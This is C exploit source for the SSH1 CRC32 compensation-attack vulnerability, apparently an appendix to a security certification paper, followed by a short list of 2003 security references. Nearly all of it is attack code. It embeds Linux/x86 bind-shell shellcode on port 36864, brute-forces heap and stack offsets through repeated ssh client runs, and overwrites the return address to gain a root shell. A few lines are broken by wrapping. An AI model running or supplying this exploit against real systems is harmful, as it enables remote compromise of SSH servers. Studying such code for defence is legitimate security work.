// Target host
char host[] = "192.168.1.1";
// Target port
int port = 2222;
// Packet length (don't touch)
unsigned long packet_length = 102400;
// The packet buffer
```

```
char *buffer = NULL;
/*
 *  Linux/x86
 *  TCP/36864 portshell (old, could be optimized further)
 */
char shellcode[] = /* anathema <anathema@hack.co.za> */
/* main: */
"\xeb\x72"                              /* jmp callz              */
/* start: */
"\x5e"                                  /* popl %esi              */
  /* socket() */
"\x29\xc0"                              /* subl %eax, %eax        */
"\x89\x46\x10"                          /* movl %eax, 0x10(%esi)  */
"\x40"                                  /* incl %eax              */
"\x89\xc3"                              /* movl %eax, %ebx        */
"\x89\x46\x0c"                          /* movl %eax, 0x0c(%esi)  */
"\x40"                                  /* incl %eax              */
"\x89\x46\x08"                          /* movl %eax, 0x08(%esi)  */
"\x8d\x4e\x08"                          /* leal 0x08(%esi), %ecx  */
"\xb0\x66"                              /* movb $0x66, %al        */
"\xcd\x80"                              /* int $0x80              */
  /* bind() */
"\x43"                                  /* incl %ebx              */
"\xc6\x46\x10\x10"                      /* movb $0x10, 0x10(%esi) */
"\x66\x89\x5e\x14"                      /* movw %bx, 0x14(%esi)   */
"\x88\x46\x08"                          /* movb %al, 0x08(%esi)   */
"\x29\xc0"                              /* subl %eax, %eax        */
"\x89\xc2"                              /* movl %eax, %edx        */
"\x89\x46\x18"                          /* movl %eax, 0x18(%esi)  */
"\xb0\x90"                              /* movb $0x90, %al        */
"\x66\x89\x46\x16"                      /* movw %ax, 0x16(%esi)   */
"\x8d\x4e\x14"                          /* leal 0x14(%esi), %ecx  */
"\x89\x4e\x0c"                          /* movl %ecx, 0x0c(%esi)  */
"\x8d\x4e\x08"                          /* leal 0x08(%esi), %ecx  */
"\xb0\x66"                              /* movb $0x66, %al        */
"\xcd\x80"                              /* int $0x80              */
  /* listen() */
"\x89\x5e\x0c"                          /* movl %ebx, 0x0c(%esi)  */
"\x43"                                  /* incl %ebx              */
"\x43"                                  /* incl %ebx              */
"\xb0\x66"                              /* movb $0x66, %al        */
"\xcd\x80"                              /* int $0x80              */
  /* accept() */
"\x89\x56\x0c"                          /* movl %edx, 0x0c(%esi)  */
"\x89\x56\x10"                          /* movl %edx, 0x10(%esi)  */
"\xb0\x66"                              /* movb $0x66, %al        */
"\x43"                                  /* incl %ebx              */
"\xcd\x80"                              /* int $0x80              */
  /* dup2(s, 0); dup2(s, 1); dup2(s, 2); */
"\x86\xc3"                              /* xchgb %al, %bl         */
"\xb0\x3f"                              /* movb $0x3f, %al        */
"\x29\xc9"                              /* subl %ecx, %ecx        */
"\xcd\x80"                              /* int $0x80              */
"\xb0\x3f"                              /* movb $0x3f, %al        */
"\x41"                                  /* incl %ecx              */
"\xcd\x80"                              /* int $0x80              */
"\xb0\x3f"                              /* movb $0x3f, %al        */
"\x41"                                  /* incl %ecx              */
"\xcd\x80"                              /* int $0x80              */
  /* execve() */
"\x88\x56\x07"                          /* movb %dl, 0x07(%esi)   */
"\x89\x76\x0c"                          /* movl %esi, 0x0c(%esi)  */
"\x87\xf3"                              /* xchgl %esi, %ebx       */
"\x8d\x4b\x0c"                          /* leal 0x0c(%ebx), %ecx  */
"\xb0\x0b"                              /* movb $0x0b, %al        */
"\xcd\x80"                              /* int $0x80              */
/* callz: */
"\xe8\x89\xff\xff\xff"                  /* call start             */
"/bin/sh";
void buffer_init()
{
        buffer = (char *) malloc(packet_length+8);
}
void buffer_destroy()
{
        if (buffer)
                free(buffer);
}
void insert_crc32_compensation_attack_pattern(unsigned long *ptr,
        unsigned long value1, unsigned long value2)
{
```

```
        int positions[] = {0,6,9,10,16,20,21,22,24,25,27,28,30,31,32,-1};
        int i;

        for (i=0; positions[i]!=-1; i++) {
                ptr[ positions[i]*2 ] = value1;
                ptr[ positions[i]*2+1 ] = value2;
        }
}
void change_word_order()
{
        int i;
        char ch, ch2, *aux;
        for(i = 0 ; i < 4+packet_length ; i+=4) {
        aux = buffer + i;
        ch=*aux;
        *aux=*(aux+3);
        *(aux+3)=ch;
        ch=*(aux+1);
        *(aux+1)=*(aux+2);
        *(aux+2)=ch;
        }
}
int send_packet_and_check_result(char *grepstr)
{
        char commandline[512];
        int ret;
        FILE *f;
        // Write packet
        f = fopen("/tmp/exploit_packet", "wb");
        fwrite(buffer, 1, (packet_length+8), f);
        fclose(f);

        sprintf(commandline, "%s -p %i -v -l root %s 2> /tmp/output.txt", PATH_SSH, port, host);

        ret = system(commandline);

        if (grepstr != NULL) {
                sprintf(commandline, "grep %s /tmp/output.txt > /dev/null", grepstr);
                ret = system(commandline);
        }
        return ret;
}
int send_packet_shellcode(unsigned long buffer_offset, unsigned long eip_offset, unsigned int presumed_MSW,
unsigned int target_MSW)
{
        int ret, i;
        unsigned long *ptr, buffer_offset_slide, temp;
        char ch,ch2;
        // Set the packet lengths (first one for the ssh-client)
        //  (second one is sent to the server)
        ptr = (unsigned long *) buffer;
        *(ptr++) = packet_length;
        *(ptr++) = packet_length-1;
        // NOP sled (to entire packet)
        memset(ptr, 0x90, packet_length);
        // Running j to target_MSW (writing into the buffer, FFFF)
        // The +1 in "target_MSW+1" must be used because j starts at 0
        buffer_offset_slide = buffer_offset + 3;
        for (i=0; i < (target_MSW + 1) * 8 && i < packet_length; i+=8, buffer_offset_slide += 4) {
        *(ptr++) = buffer_offset_slide;
        *(ptr++) = 0x7350ffff;
        }

        // Inserting CRC32 compensation attack pattern
        //   Change the order of MSW-LSW
        ch = (target_MSW+1)&0xff;
        ch2 = ((target_MSW+1)&0xff00) >> 8;
        temp = (ch<<24)+(ch2<<16)+0x9090;
        insert_crc32_compensation_attack_pattern(ptr, buffer_offset_slide-1, temp);

        // Place EIP overwrite blocks
        ptr = (unsigned long *) buffer;
        ptr += 2;        // skip the length information
        ptr[presumed_MSW * 2] = eip_offset;
        ptr[target_MSW * 2] = eip_offset;
        // Change the word order in buffer
        change_word_order();
        // Insert the shellcode (no word-order things here)
        memcpy(buffer+8+packet_length-strlen(shellcode)-16, &shellcode, strlen(shellcode));
        // Send packet (no grepping)
        ret = send_packet_and_check_result(NULL);
```

```
        return ret;
}
int send_packet_kernel(unsigned long kernel_offset, unsigned long buffer_offset)
{
        int ret, i;
        unsigned long *ptr;
        ptr = (unsigned long *) buffer;
        *(ptr++) = packet_length;
        *(ptr++) = packet_length-1;
        for (i=0; i<packet_length; i+=8) {
        *(ptr++) = kernel_offset;
        *(ptr++) = 0x7350ffff;
        }
        ptr = (unsigned long *) buffer;
        ptr += 2;
        insert_crc32_compensation_attack_pattern(ptr+2, buffer_offset+6, 0x0100ffff);
        change_word_order();
        ret = send_packet_and_check_result("crc32");
        return ret;
}
int find_stack(unsigned long start_offset, unsigned long buffer_offset)
{
        unsigned long offset;
        long step;
        int ret;
        int count;
        offset = start_offset;
        printf("Finding lower kernel area boundary\n");
        while (1) {
        printf("  Testing h..boundary offset 0x%08x ", offset*2);
        fflush(stdout);
        ret = send_packet_kernel(offset, buffer_offset);
        if (ret == 0) {
                printf("FOUND. (CRC32 Attack Detected)\n");
                break;
        }
        else {
                printf("NOT FOUND. (SEQV)\n");
                }
        //    offset -= 0x800;
        offset -=2;
        }
        return offset+2; // We only need the exact h..kernel distance
}
int buffer_test(unsigned long start_offset, unsigned long packet_length)
{
        FILE *f;
        int ret, i, j;
        unsigned long *ptr;

        ptr = (unsigned long *) buffer;
        *(ptr++) = packet_length;
        *(ptr++) = packet_length-1;

        for (i=0, j=0; i<packet_length; i+=16, j+=4) {
        *(ptr++) = start_offset+j;
        *(ptr++) = 0xffffffff;
        *(ptr++) = start_offset+j+1;
        *(ptr++) = 0xffffffff;
        }
        change_word_order();
        ret = send_packet_and_check_result("Corrupted");
        return ret;
}
unsigned long find_buffer(unsigned long start_offset, unsigned stop_offset)
{
        int ret;
        unsigned long offset;
        long step;
        // Find estimate for h..buf distance
        printf("Finding estimate for h..buf distance\n");
        offset = start_offset;
        while (1) {
        printf("  Testing h..buf offset: 0x%08x B", offset*2); // 2 -> 16-bit offset
        fflush(stdout);
        ret = buffer_test(offset, packet_length);
        if (ret == 0) {
                printf("  FOUND (Corrupt bytes)\n");
                break;
        }
```

```
        else {
                printf("  NOT FOUND (SEQV)\n");
        }
        offset += packet_length/2/2;
        if (offset > stop_offset) {
                printf("Stop offset reached. Exiting\n");
                return 0;
        }
        }
        // Find exact distance
        printf("Finding exact h..buf distance\n");

        // Calculate the step size
        step = 1;
        while (1) {
        if (step > packet_length/2/2/2)
        break;
        step = step<<1;
        }
        offset -= step;
        while(step > 3) {
        printf("  Testing h..buf offset: 0x%08x B (prev. step=0x%08xh)", offset*2, step*2);
        fflush(stdout);
        ret = buffer_test(offset, packet_length);
        step = step/2;
        if (ret==0) {
                printf(" FOUND. Decreasing by 0x%08x\n", step);
        offset -= step;
        }
        else {
                printf(" NOT FOUND. Increasing by 0x%08x\n", step);
                offset += step;
        }
        }
        printf("Found exact distance: 0x%08x\n", offset*2);

        return offset;
}
void try_shellcode(unsigned long eip_guess, unsigned long buf_offset, unsigned long kernel_offset)
{
        long int higher, lower, p, t; // Offsets to seach, expands from the middle
        unsigned long h, eip_MSW_offset, roof_reached = 0;
        h = 0xc0000000 - kernel_offset * 2;
        // eip_offset must point to the MSW of eip, which resides at higher half of eip. Convert to 16-b
offset
        eip_MSW_offset = (eip_guess - h + 2) / 2;
        higher = 0;
        lower = -4;
        printf("Trying to run shellcode. If output stalls, telnet to %s:36864\n", host);
        while(1) {
        for(p=0x805 ; p<=0x806 ; p++) {
                for(t=p+1 ; t<=0x808 ; t++) {
                        if (eip_guess+higher < 0xc0000000) {
                                printf("  Trying shellcode / (eip_MSW@0x%08x pres_MSW=0x%04x
targ_MSW=0x%04x)\n", eip_guess+higher, p, t);
                                send_packet_shellcode(buf_offset, eip_MSW_offset + higher/2, p, t);
                        }
                        else if (!roof_reached && eip_guess+higher >= 0xc0000000) {
                                printf("Higher search hit kernel bound. Continue with lower search only.\n");
                                roof_reached = 1;
                        }
                        printf("  Trying shellcode \\ (eip_MSW@0x%08x pres_MSW=0x%04x targ_MSW=0x%04x)\n",
eip_guess+lower, p, t);
                        send_packet_shellcode(buf_offset, eip_MSW_offset + lower/2, p, t);
                }
        }

        higher += 4;
        lower -= 4;
        }
}
int main(int argc,char *argv[])
{
        unsigned long kernel_offset, buf_offset;
        // initialize the buffer
        buffer_init();
        // find the buf
        //  1st arg : start search from this offset
        //  2nd arg : stop search to this offset
        buf_offset = find_buffer(0x0, 102400/2*10);
```

```
        // find the stack
        //  1st arg : start search from this (16-bit) offset (high limit)
        //  2nd arg : found buf offset
        kernel_offset = find_stack(0xb7f88500/2, buf_offset);

        // try to send and run shellcode
        //  1st arg : initial guess where the eip is living (absolute 8-bit address)
        //  2nd arg : found buf offset
        //  3rd arg : found stack (0xc0000000) offset
        try_shellcode(0xc0000000 - 0x2600, buf_offset, kernel_offset);
        // destroy the buffer
        buffer_destroy();
        return 0;
}
```

References

[i] Sans, "0417 Andrew Jones July 31, 2007" Page 12, 2003. URL: http://www.giac.org/practical/GCFW/Andrew_Jones_GCFW.pdf (Accessed October 24, 2003)

[ii] SecurityTracker.com Archives - (Vendor Issues Fix) Re: NetScreen Firewalls Can Be Crashed By Remote Users When SSH is Enabled for Remote Management, 2003. URL: http://securitytracker.com/alerts/2002/Nov/1005552.html (Accessed October 24, 2003)

[iii] Pat Donahue, FullDisclosure: RE: Re: Cisco IOS Denial of Service that affects most Cisco IOS routers-requires power cycle to recover, Jul 25 2003 . URL: http://lists.insecure.org/lists/fulldisclosure/2003/Jul/0908.html (Accessed October 27, 2003).